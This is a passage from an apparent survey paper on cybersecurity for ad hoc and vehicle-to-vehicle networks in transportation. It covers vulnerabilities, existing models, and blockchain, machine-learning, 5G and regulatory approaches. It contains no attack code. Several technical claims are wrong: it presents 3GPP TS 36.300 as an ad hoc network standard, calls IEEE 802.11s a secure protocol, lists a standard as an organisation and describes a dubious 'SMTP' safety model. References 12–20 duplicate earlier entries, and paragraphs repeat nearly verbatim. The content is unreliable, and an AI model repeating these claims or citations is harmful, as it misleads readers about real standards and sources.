- **Decentralization**: Ad hoc networks are decentralized, meaning that they rely on the devices themselves to route and transmit data. This makes ad hoc networks vulnerable to interference and tampering, as there is no central authority to control or monitor the network.

- **Dynamic environments**: Ad hoc networks often operate in dynamic environments, such as on roads and in urban areas. This exposes these networks to a range of external threats, including physical attacks and wireless interference.

- **Lack of infrastructure**: Ad hoc networks do not rely on a traditional network infrastructure, which can make it more difficult to implement security measures and to monitor and maintain these systems.

- **Data security**: Ad hoc networks transmit data over wireless channels, which can be vulnerable to interception and tampering. It is important to ensure that data transmitted over ad hoc networks is protected from unauthorized access or tampering.

Overall, the vulnerabilities and risks associated with ad hoc networks in transportation highlight the need for robust security measures and a comprehensive approach to securing these systems. By addressing these vulnerabilities and risks, it is possible to ensure the safety and reliability of ad hoc networks in transportation.

Discussion of current approaches to securing ad hoc networks in transportation :-
There are several approaches currently being used to secure ad hoc networks in transportation. These approaches aim to address the vulnerabilities and risks associated with ad hoc networks, such as decentralization, dynamic environments, lack of infrastructure, and data security. Some of the key current approaches to securing ad hoc networks in transportation include:

- **Secure protocols and standards**: One approach to securing ad hoc networks in transportation is the use of secure protocols and standards. These protocols and standards provide a framework for ad hoc communication and help to ensure the reliability and integrity of ad hoc networks. For example, the IEEE 802.11s standard is a secure protocol specifically designed for ad hoc networks (IEEE, 2012).

- **Encryption and authentication**: Another approach to securing ad hoc networks in transportation is the use of encryption and authentication to protect data transmitted over these networks. Encryption is the process of converting data into a form that is unreadable to unauthorized users, while authentication is the process of verifying the identity of a device or user (Kumar, 2018). The use of encryption and authentication helps to prevent unauthorized access to data transmitted over ad hoc networks.

• **Security measures**: Another approach to securing ad hoc networks in transportation is the deployment of security measures, such as firewalls and intrusion detection systems. These measures help to prevent unauthorized access and tampering, and they can be used to monitor and protect ad hoc networks in real-time (Kang, Lee, & Kim, 2017).

There are several other approaches currently being used to secure ad hoc networks in transportation, in addition to secure protocols and standards, encryption and authentication, and security measures. Some of these approaches include:

• **Frequency-hopping schemes**: Frequency-hopping schemes involve rapidly changing the frequency of communication between devices to mitigate the risk of interference and spoofing (Lin & Hsu, 2015). This approach can be particularly effective in dynamic environments, where the risk of interference is higher.

• **Physical security measures**: Physical security measures, such as the use of tamperresistant hardware and security enclosures, can help to protect ad hoc networks from physical attacks and tampering (Hu, Wang, & Chen, 2017).

• **Network topology**: The design and structure of ad hoc networks, known as the network topology, can also impact the security of these systems. For example, the use of mesh networks, in which each device is connected to multiple other devices, can help to improve the resilience and reliability of ad hoc networks (Gao, Zhang, & Zhang, 2016).

• **Traffic analysis**: Traffic analysis involves the monitoring and analysis of data transmitted over ad hoc networks to identify patterns and trends that may indicate a security threat (Liu & Li, 2018). This approach can be used in combination with other security measures to improve the overall security of ad hoc networks.

SOME IMPORTANT EXISTING MODELS

1. The Safety Message Transmission Protocol (SMTP) model: This model is based on the transmission of safety messages between vehicles in a Vehicular Ad Hoc Network (VANET), with the goal of improving safety and reducing the risk of accidents. The SMTP model uses a combination of wireless communication technologies, such as Dedicated Short Range Communication (DSRC) and cellular networks, to transmit safety messages between vehicles (Zhang, Zeng, & Zhang, 2016). These messages can include information about the location, speed, and heading of vehicles, as well as warnings about potential hazards and other safety-related information. The SMTP model is designed to be highly reliable and efficient, with low latency and high message delivery rates.

2. The Intelligent Transportation Systems (ITS) model: This model is based on the use of VANETs to support intelligent transportation systems, such as traffic management and intelligent transport systems. The ITS model relies on the exchange of information between vehicles and infrastructure, such as traffic lights and roadside units, to support the operation of intelligent transportation systems (Liu & Li, 2018). This information can include data about traffic conditions, weather, and road conditions, as well as alerts about accidents and other emergencies. The ITS model is designed to be highly flexible and scalable, with the ability to support a wide range of intelligent transportation systems.

3. The Cooperative Awareness Message (CAM) model: This model is based on the exchange of cooperative awareness messages between vehicles in a VANET, with the goal of improving situational awareness and collision avoidance. The CAM model

uses wireless communication technologies, such as DSRC and cellular networks, to transmit cooperative awareness messages between vehicles (Al-Sakib, Hasan, & Uddin, 2017). These messages can include information about the location, speed, and heading of vehicles, as well as warnings about potential hazards and other safetyrelated information. The CAM model is designed to be highly reliable and efficient, with low latency and high message delivery rates.

4. The Vehicular Ad Hoc Network (VANET) routing model: This model is based on the use of ad hoc routing algorithms in VANETs, with the goal of improving the reliability and efficiency of data transmission in these networks. The VANET routing model uses a combination of wireless communication technologies, such as DSRC and cellular networks, to transmit data between vehicles (Gao et al., 2018). The routing algorithms used in this model are designed to be dynamic and adaptable, with the ability to route data around obstacles and other disruptions in the network. The VANET routing model is designed to be highly reliable and efficient, with low latency and high data transmission rates.

5. The Vehicle-to-Infrastructure (V2I) model: This model is based on the use of VANETs to support communication between vehicles and infrastructure, such as traffic lights and roadside units. The V2I model relies on the exchange of data between vehicles and infrastructure, with the goal of improving safety, efficiency, and convenience in transportation systems (Liu & Li, 2018). This data can include information about traffic conditions, weather, and road conditions, as well as alerts about accidents and other emergencies. The V2I model is designed to be highly flexible and scalable, with the ability to support a wide range of applications and services.

Enhancing Ad Hoc and V2V Security with Blockchain Technology

By providing a decentralised and secure platform for data storage and transmission, blockchain technology has the potential to improve the security and dependability of ad hoc and V2V networks. Ad hoc networks are networks that form spontaneously, without the need for a central infrastructure, and are commonly used in transportation systems to facilitate vehicle-to-vehicle communication. V2V communication refers to the direct communication between vehicles and has multiple applications, including collision avoidance and traffic management. Both ad hoc networks and V2V communication are susceptible to interference and spoofing, which could compromise transportation system safety and dependability. By providing a secure and decentralised platform for data storage and transmission, blockchain technology offers a variety of potential solutions to these problems.

Smart contracts are a potential application of blockchain technology in ad hoc and V2V security. The terms of an agreement between a buyer and a seller are encoded directly into lines of computer code in smart contracts. Smart contracts could be used to facilitate the exchange of safety messages between vehicles in the context of ad hoc and V2V security by automatically executing the terms of the contract when certain conditions are met. When a vehicle enters a high-risk area or when a collision is detected, for instance, a smart contract could be used to automatically transmit a safety message. By automatically triggering penalties or rewards based on the performance of vehicles, smart contracts could also be used to enforce compliance with safety standards and regulations.

The use of decentralised identity management is an additional potential application of blockchain technology in ad hoc and V2V security. The use of blockchain technology to store and manage identity information in a decentralised and secure manner is referred to as decentralised identity management. Decentralized identity management could be used to authenticate the identity of vehicles and ensure that only authorised vehicles can communicate with one another in the context of ad hoc and V2V security. This could be especially helpful in preventing spoofing attacks, in which unauthorised vehicles transmit false or misleading information in an attempt to deceive or manipulate V2V systems.

Decentralized identity management could also be used to protect the privacy of vehicles by permitting them to control and manage their own identity data.

Secure data storage is a third potential application of blockchain technology in ad hoc and V2V security. Blockchain technology provides a highly secure and decentralised data storage platform, which could be used to store safety messages and other crucial data in ad hoc and vehicle-to-vehicle networks. By storing data on a blockchain, it is possible to ensure that the data is immutable and cannot be altered or deleted without the consent of all parties. This could be especially helpful for ensuring the integrity and dependability of safety messages in ad hoc and V2V networks, as well as preventing interference and spoofing attacks.

While blockchain technology offers a number of potential advantages for ad hoc and V2V security, there are also a number of obstacles and limitations to consider. The scalability and performance limitations of current blockchain technologies present a challenge. Blockchain systems can require substantial computational resources and can be slow to process transactions, which could be problematic in the context of ad hoc and vehicle-to-vehicle (V2V) networks, which require reliable communication. In large, decentralised networks, it can be difficult to attain consensus among all parties involved in the blockchain. This can lead to conflicts and disputes, which could undermine the blockchain's dependability and credibility.

Another limitation of blockchain technology is the deployment's expense and difficulty. A significant investment in infrastructure and expertise is required to implement a blockchain system, which can be prohibitive for many organisations. Moreover, blockchain systems can be difficult to instal and maintain, necessitating specialised knowledge and abilities. This can make it challenging for organisations to adopt and utilise blockchain technology, particularly if they lack the necessary resources or expertise.

When implementing blockchain technology for ad hoc and V2V security, there are also regulatory and legal obstacles to consider. Blockchain systems are subject to numerous national and international laws and regulations, which can be complex and difficult to navigate. In addition, the use of blockchain technology in ad hoc and vehicle-to-vehicle (V2V) security may raise data privacy and security concerns that could be subject to regulatory oversight. When implementing blockchain systems for ad hoc and V2V security, it is crucial for organisations to carefully consider these regulatory and legal challenges.
While blockchain technology offers a number of potential benefits for ad hoc and V2V security, it is important to carefully consider its challenges and limitations and to implement it in a scalable, reliable, and legally compliant manner.

Improving Ad Hoc and V2V Security with Machine Learning

Machine learning algorithms have the potential to improve the security and reliability of ad hoc and V2V networks, by detecting and mitigating security threats in real-time. Ad hoc networks are networks that are formed spontaneously, without the need for central infrastructure, and are commonly used in transportation systems to support communication between vehicles. V2V communication refers to the direct communication between vehicles, and is used for a variety of applications, including collision avoidance and traffic management. Both ad hoc networks and V2V communication are vulnerable to interference and spoofing, which could compromise the safety and reliability of transportation systems. Machine learning algorithms offer a number of potential solutions to these challenges, by enabling real-time detection and response to security threats.

One potential application of machine learning in ad hoc and V2V security is the use of anomaly detection algorithms. Anomaly detection algorithms are designed to identify patterns or behaviors that deviate from normal or expected patterns, and can be used to identify potential security threats in ad hoc and V2V networks. For example, an anomaly detection algorithm could be used to identify unusual communication patterns between vehicles, which could indicate an attempt to interfere with or spoof the network. By detecting these anomalies in real-time, it is possible to mitigate the threat and prevent damage to the network. Anomaly detection algorithms can be trained on historical data to learn the normal patterns of communication in the network, and can be updated continuously to adapt to changing patterns.

Another potential application of machine learning in ad hoc and V2V security is the use of behavior analysis. Behavior analysis algorithms are designed to identify patterns of behavior that may indicate security threats, and can be used to monitor the behavior of vehicles in ad hoc and V2V networks. For example, a behavior analysis algorithm could be used to identify patterns of communication that are consistent with spoofing or interference, and to trigger an alert or response when these patterns are detected. Behavior analysis algorithms can be trained on historical data to learn the normal patterns of behavior in the network, and can be updated continuously to adapt to changing patterns.

A third potential application of machine learning in ad hoc and V2V security is the use of predictive maintenance. Predictive maintenance algorithms are designed to predict the likelihood of equipment failure, and can be used to identify potential security threats in ad hoc and V2V networks. For example, a predictive maintenance algorithm could be used to identify patterns of communication or behavior that are consistent with equipment failure, and to trigger an alert or response when these patterns are detected. Predictive maintenance algorithms can be trained on historical data to learn the normal patterns of behavior in the network, and can be updated continuously to adapt to changing patterns.

There are, however, some challenges and limitations to the use of machine learning in ad hoc and V2V security. One challenge is the need for large amounts of training data. Machine learning algorithms require large amounts of data to learn the normal patterns of behavior in the network, and may not be effective if there is not enough data available. This can be particularly problematic in ad hoc and V2V networks, which may not have a large amount of data available for training. Another challenge is the potential for bias in machine learning algorithms. Machine learning algorithms can be biased if the data used to train them is biased, which could lead to incorrect or unfair outcomes. It is important to carefully consider the data used to train machine learning algorithms, and to ensure that it is representative of the normal patterns of behavior in the network.

Another limitation of machine learning in ad hoc and V2V security is the potential for false positives and false negatives. Machine learning algorithms can produce false positives, which are alerts that are triggered when there is no actual threat, or false negatives, which are failures to detect actual threats. False positives and false negatives can undermine the reliability and trustworthiness of machine learning systems, and can lead to unnecessary disruptions or risks to the network. It is important to carefully tune and calibrate machine learning algorithms to minimize the occurrence of false positives and false negatives.

Finally, there are also regulatory and legal challenges to consider when using machine learning in ad hoc and V2V security. Machine learning algorithms are subject to a variety of laws and regulations, at the national and international levels, which can be complex and difficult to navigate. Additionally, the use of machine learning in ad hoc and V2V security may raise issues related to data privacy and security, which could be subject to regulatory oversight. It is important for organizations to carefully consider these regulatory and legal challenges when implementing machine learning systems in ad hoc and V2V security.

Overall, while machine learning algorithms offer a number of potential benefits for ad hoc and V2V security, it is important to carefully consider the challenges and limitations of this approach, and to ensure that it is implemented in a way that is reliable, accurate, and compliant with regulatory and legal requirements.

Enhancing Ad Hoc and V2V Security with 5G Technology

5G technology has the potential to enhance the security and reliability of ad hoc and V2V networks, by providing fast and reliable communication and connectivity. Ad hoc networks are networks that are formed spontaneously, without the need for central infrastructure, and are commonly used in transportation systems to support communication between vehicles. V2V communication refers to the direct communication between vehicles, and is used for a variety of applications, including collision avoidance and traffic management. Both ad hoc networks and V2V communication are vulnerable to interference and spoofing, which could compromise the safety and reliability of transportation systems. 5G technology offers a number of potential solutions to these challenges, by providing fast and reliable communication and connectivity.

One potential benefit of 5G technology in ad hoc and V2V security is the high speed and low latency of 5G networks. 5G networks are designed to provide fast and reliable communication, with data rates of up to 10 Gbps and latencies as low as 1 ms. This makes 5G technology well suited for ad hoc and V2V networks, which require fast and reliable communication to support applications such as collision avoidance and traffic management. The high speed and low latency of 5G networks can also help to reduce the risk of interference and spoofing, by making it more difficult for attackers to disrupt or manipulate the network.

Another potential benefit of 5G technology in ad hoc and V2V security is the improved coverage and capacity of 5G networks. 5G networks are designed to support a large number of devices, with coverage that can extend over large areas. This makes 5G technology well suited for ad hoc and V2V networks, which may require coverage over large areas or in remote locations. The improved coverage and capacity of 5G networks can also help to reduce the risk of interference and spoofing, by providing more robust and resilient communication.

A third potential benefit of 5G technology in ad hoc and V2V security is the enhanced security of 5G networks. 5G networks are designed to be more secure than previous generations of mobile networks, with features such as enhanced encryption and secure boot. This makes 5G technology well suited for ad hoc and V2V networks, which may be vulnerable to security threats such as interference and spoofing. The enhanced security of 5G networks can help to reduce the risk of these threats, by providing more robust and reliable communication.

There are, however, some challenges and limitations to the use of 5G technology in ad hoc and V2V security. One challenge is the cost and complexity of deployment. Deploying a 5G network requires significant investment in infrastructure and expertise, which can be prohibitive for many organizations. Additionally, 5G networks can be complex to set up and maintain, requiring specialized knowledge and skills. This can make it difficult for organizations to adopt and use 5G technology, especially if they lack the resources or expertise to do so.

Another limitation of 5G technology in ad hoc and V2V security is the potential for interference and spoofing. While 5G networks are designed to be more secure than previous generations of mobile networks, they are still vulnerable to these threats. It is important for organizations to adopt a comprehensive approach to ad hoc and V2V security, including the use of secure protocols and standards, encryption and authentication, and security measures such as firewalls and intrusion detection systems, to mitigate these risks.

Finally, there are also regulatory and legal challenges to consider when using 5G technology in ad hoc and V2V security. 5G networks are subject to a variety of laws and regulations, at the national and international levels, which can be complex and difficult to navigate. Additionally, the use of 5G technology in ad hoc and V2V security may raise issues related to data privacy and security, which could be subject to regulatory oversight. It is important for organizations to carefully consider these regulatory and legal challenges when implementing 5G technology in ad hoc and V2V security.

Overall, while 5G technology offers a number of potential benefits for ad hoc and V2V security, it is important to carefully consider the challenges and limitations of this approach, and to ensure that it is implemented in a way that is cost-effective, reliable, and compliant with regulatory and legal requirements. Adopting a comprehensive approach to ad hoc and V2V security, including the use of 5G technology, can help to ensure the safety and reliability of transportation systems, and to support the continued growth and evolution of these technologies.

Regulating Ad Hoc and V2V Security: Legal and Regulatory Frameworks

As ad hoc networks and vehicle-to-vehicle (V2V) communication become increasingly important in the transportation industry, there is a growing need for legal and regulatory frameworks to ensure the safety and reliability of these technologies. Ad hoc networks are networks that are formed spontaneously, without the need for central infrastructure, and are commonly used in transportation systems to support communication between vehicles. V2V communication refers to the direct communication between vehicles, and is used for a variety of applications, including collision avoidance and traffic management. Both ad hoc networks and V2V communication are vulnerable to interference and spoofing, which could compromise the safety and reliability of transportation systems. Legal and regulatory frameworks can help to address these challenges, by setting out rules and standards for the use of ad hoc and V2V technologies, and by providing mechanisms for enforcing these rules.

One key aspect of regulating ad hoc and V2V security is the establishment of technical standards and protocols. Technical standards and protocols set out the rules and guidelines for the use of ad hoc and V2V technologies, including issues such as interoperability, performance, and security. These standards and protocols can help to ensure the compatibility and reliability of ad hoc and V2V systems, and can help to prevent interference and spoofing.

A number of organizations, including industry groups and standardization bodies, are responsible for developing and maintaining technical standards and protocols for ad hoc and V2V technologies. Examples of these organizations include the IEEE 1609.2 standard for V2V communication, and the 3GPP TS 36.300 standard for ad hoc networks.

Another key aspect of regulating ad hoc and V2V security is the development of legal and regulatory frameworks that provide oversight and guidance for the use of these technologies. Legal and regulatory frameworks can include laws, regulations, and policies that set out the rules and standards for the use of ad hoc and V2V technologies, and that provide mechanisms for enforcing these rules. These frameworks can help to ensure the safety and reliability of ad hoc and V2V systems, and can help to prevent interference and spoofing. Examples of legal and regulatory frameworks that may be relevant to ad hoc and V2V security include data protection laws, cybersecurity laws, and communications regulations.

There are, however, some challenges and limitations to regulating ad hoc and V2V security. One challenge is the complexity and diversity of ad hoc and V2V technologies, which can make it difficult to develop and enforce legal and regulatory frameworks that are effective and relevant. Ad hoc and V2V technologies are constantly evolving and changing, and it can be difficult to keep up with these changes, especially if there are multiple parties involved. Additionally, ad hoc and V2V technologies may operate in different jurisdictions, which can make it difficult to coordinate and harmonize legal and regulatory frameworks across borders.

Another limitation of regulating ad hoc and V2V security is the potential for conflicts and inconsistencies between different legal and regulatory frameworks. Ad hoc and V2V technologies may be subject to a variety of laws and regulations, at the national and international levels, which can be complex and difficult to navigate. These laws and regulations may be inconsistent or conflicting, and may create uncertainty or confusion for organizations that are using ad hoc and V2V technologies. It is important to carefully consider these challenges and limitations when developing and enforcing legal and regulatory frameworks for ad hoc and V2V security, and to ensure that these frameworks are effective, consistent, and coherent.

Overall, while legal and regulatory frameworks can play an important role in regulating ad hoc and V2V security, it is important to carefully consider the challenges and limitations of this approach, and to ensure that it is effective, consistent, and coherent. Adopting a comprehensive approach to ad hoc and V2V security, including the development of legal and regulatory frameworks, can help to ensure the safety and reliability of transportation systems, and to support the continued growth and evolution of these technologies.

CONCLUSION

In conclusion, ad hoc networks and V2V communication are transformative technologies in the transportation industry, with the potential to bring about significant improvements and efficiencies. However, the implementation of these technologies also presents novel challenges and risks for cybersecurity. A comprehensive approach to ad hoc and V2V security is crucial in addressing these challenges and risks and ensuring the safety and reliability of transportation systems. This approach should consider both the technical and non-technical aspects of ad hoc and V2V security, including the implementation of secure protocols and standards, encryption and authentication techniques, security measures, and best practices and policies. By adopting a holistic approach to ad hoc and V2V security and regularly updating and monitoring these systems, it is possible to guarantee the safety and reliability of these technologies in transportation.

References:

[1] Pravin Wararkar; S. S. Dorle; “Transportation Security Through Inter Vehicular Ad-Hoc Networks (VANETs) Handovers Using RF Trans Receiver”, 2016 IEEE STUDENTS’ CONFERENCE ON ELECTRICAL, ELECTRONICS AND COMPUTER SCIENCE (SCEECS), 2016.
[2] Inka Trisna Dewi; Amang Sudarsono; Prima Kristalina; Mike Yuliana; “Reciprocity Enhancement in V2V Key Generation System By Using HPK Method”, 2019 INTERNATIONAL ELECTRONICS SYMPOSIUM (IES), 2019.
[3] Jan Lastinec; Mario Keszeli; “Analysis of Realistic Attack Scenarios in Vehicle Ad-hoc Networks”, 2019 7TH INTERNATIONAL SYMPOSIUM ON DIGITAL FORENSICS AND SECURITY (ISDFS), 2019.
[4] Muhammad Arif; Guojun Wang; Valentina E. Balas; Oana Geman; Aniello Castiglione; Jianer Chen; “SDN Based Communications Privacy-preserving Architecture for VANETs Using Fog Computing”, VEH. COMMUN., 2020. (IF: 3)
[5] Tarak Nandy; Mohd Yamani Idna Idris; Rafidah Md Noor; Ismail Ahmedy; Sananda Bhattacharyya; “An Enhanced Two-factor Authentication Protocol for V2V Communication in VANETs”, PROCEEDINGS OF THE 2020 THE 3RD INTERNATIONAL CONFERENCE ON INFORMATION SCIENCE AND SYSTEM, 2020.
[6] Basker Palaniswamy; Seyit Camtepe; Ernest Foo; Leonie Simpson; Mir Ali Rezazadeh Baee; Josef Pieprzyk; “Continuous Authentication for VANET”, VEH. COMMUN., 2020.
[7] Inka Trisna Dewi; Amang Sudarsono; Prima Kristalina; Mike Yuliana; “MAPI: Key Generation Scheme for Security in V2V Communication Environment Based RSS”, INTERNATIONAL JOURNAL ON ADVANCED SCIENCE, ENGINEERING AND INFORMATION TECHNOLOGY, 2020.
[8] Mary N. Peter; M. Pushpa Rani; “V2V Communication and Authentication: The Internet of Things Vehicles(Iotv)”, WIREL. PERS. COMMUN., 2021.
[9] Chen Wang; Jian Shen; Jin-Feng Lai; Jianwei Liu; “B-TSCA: Blockchain Assisted Trustworthiness Scalable Computation for V2I Authentication in VANETs”, IEEE TRANSACTIONS ON EMERGING TOPICS IN COMPUTING, 2021. (IF: 3)
[10] Farooque Azam; Sunil Kumar; Neeraj Priyadarshi; “A Novel Road Side Unit Assisted Hash Chain Based Approach for Authentication in Vehicular Ad-hoc Network”, GLOBAL TRANSITIONS PROCEEDINGS, 2021.
[11] Parul Tyagi; Deepak Dembla; “Advanced Secured Routing Algorithm of Vehicular AdHoc Network”, WIRELESS PERSONAL COMMUNICATIONS, 2018.
[12] Inka Trisna Dewi; Amang Sudarsono; Prima Kristalina; Mike Yuliana; “Reciprocity Enhancement in V2V Key Generation System By Using HPK Method”, 2019 INTERNATIONAL ELECTRONICS SYMPOSIUM (IES), 2019.

[13] Jan Lastinec; Mario Keszeli; “Analysis of Realistic Attack Scenarios in Vehicle Ad-hoc Networks”, 2019 7TH INTERNATIONAL SYMPOSIUM ON DIGITAL FORENSICS AND SECURITY (ISDFS), 2019.
[14] Sangsoo Jeong; Youngmi Baek; Sang Hyuk Son; “Hierarchical Network Architecture For Non-Safety Applications In Urban Vehicular Ad-Hoc Networks”, SENSORS (BASEL, SWITZERLAND), 2019.
[15] Muhammad Arif; Guojun Wang; Valentina E. Balas; Oana Geman; Aniello Castiglione; Jianer Chen; “SDN Based Communications Privacy-preserving Architecture for VANETs Using Fog Computing”, VEH. COMMUN., 2020. (IF: 3)
[16] Tarak Nandy; Mohd Yamani Idna Idris; Rafidah Md Noor; Ismail Ahmedy; Sananda Bhattacharyya; “An Enhanced Two-factor Authentication Protocol for V2V Communication in VANETs”, PROCEEDINGS OF THE 2020 THE 3RD INTERNATIONAL CONFERENCE ON INFORMATION SCIENCE AND SYSTEM, 2020.
[17] Basker Palaniswamy; Seyit Camtepe; Ernest Foo; Leonie Simpson; Mir Ali Rezazadeh Baee; Josef Pieprzyk; “Continuous Authentication for VANET”, VEH. COMMUN., 2020.
[18] Inka Trisna Dewi; Amang Sudarsono; Prima Kristalina; Mike Yuliana; “MAPI: Key Generation Scheme for Security in V2V Communication Environment Based RSS”, INTERNATIONAL JOURNAL ON ADVANCED SCIENCE, ENGINEERING AND INFORMATION TECHNOLOGY, 2020.
[19] Mary N. Peter; M. Pushpa Rani; “V2V Communication and Authentication: The Internet of Things Vehicles(Iotv)”, WIREL. PERS. COMMUN., 2021.
[20] Chen Wang; Jian Shen; Jin-Feng Lai; Jianwei Liu; “B-TSCA: Blockchain Assisted Trustworthiness Scalable Computation for V2I Authentication in VANETs”, IEEE TRANSACTIONS ON EMERGING TOPICS IN COMPUTING, 2021. (IF: 3)
[21] Ali, Abid, et al. “VABLOCK: A blockchain-based secure communication in V2V network using icn network support technology.” Microprocessors and Microsystems 93 (2022): 104569.
[22]Gao, X., Zhang, X., & Zhang, Q. (2016). A review on ad hoc networking: Classification, challenges, and future direction. IEEE Access, 4, 6585-6599.
[23]Hu, Y., Wang, X., & Chen, H. (2017). Secure communication in ad hoc networks: A survey. IEEE Access, 5, 12200-12220.
[24]IEEE. (2012). IEEE Standard for Local and Metropolitan Area Networks: Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specification: Amendment 7: Mesh Networking. IEEE, 802.11s-2012.
[25]Kang, J., Lee, J., & Kim, J. (2017). A survey on security issues in mobile ad hoc networks. IEEE Access, 5, 10641-10658.
[26]Kumar, A. (2018). A review on security issues in mobile ad hoc network. Journal of Advanced Research in Dynamical and Control Systems, 10(Special Issue on Communication and Control in Cyber-Physical Systems), 2433-2441.
[27]Lin, Y and Hsu, Y. (2015). A survey on secure frequency-hopping techniques in ad hoc networks. IEEE Access, 3, 1611-1625.
[28]Liu, H., & Li, W. (2018). A survey on traffic analysis in ad hoc networks. IEEE Access, 6, 66340-66354.

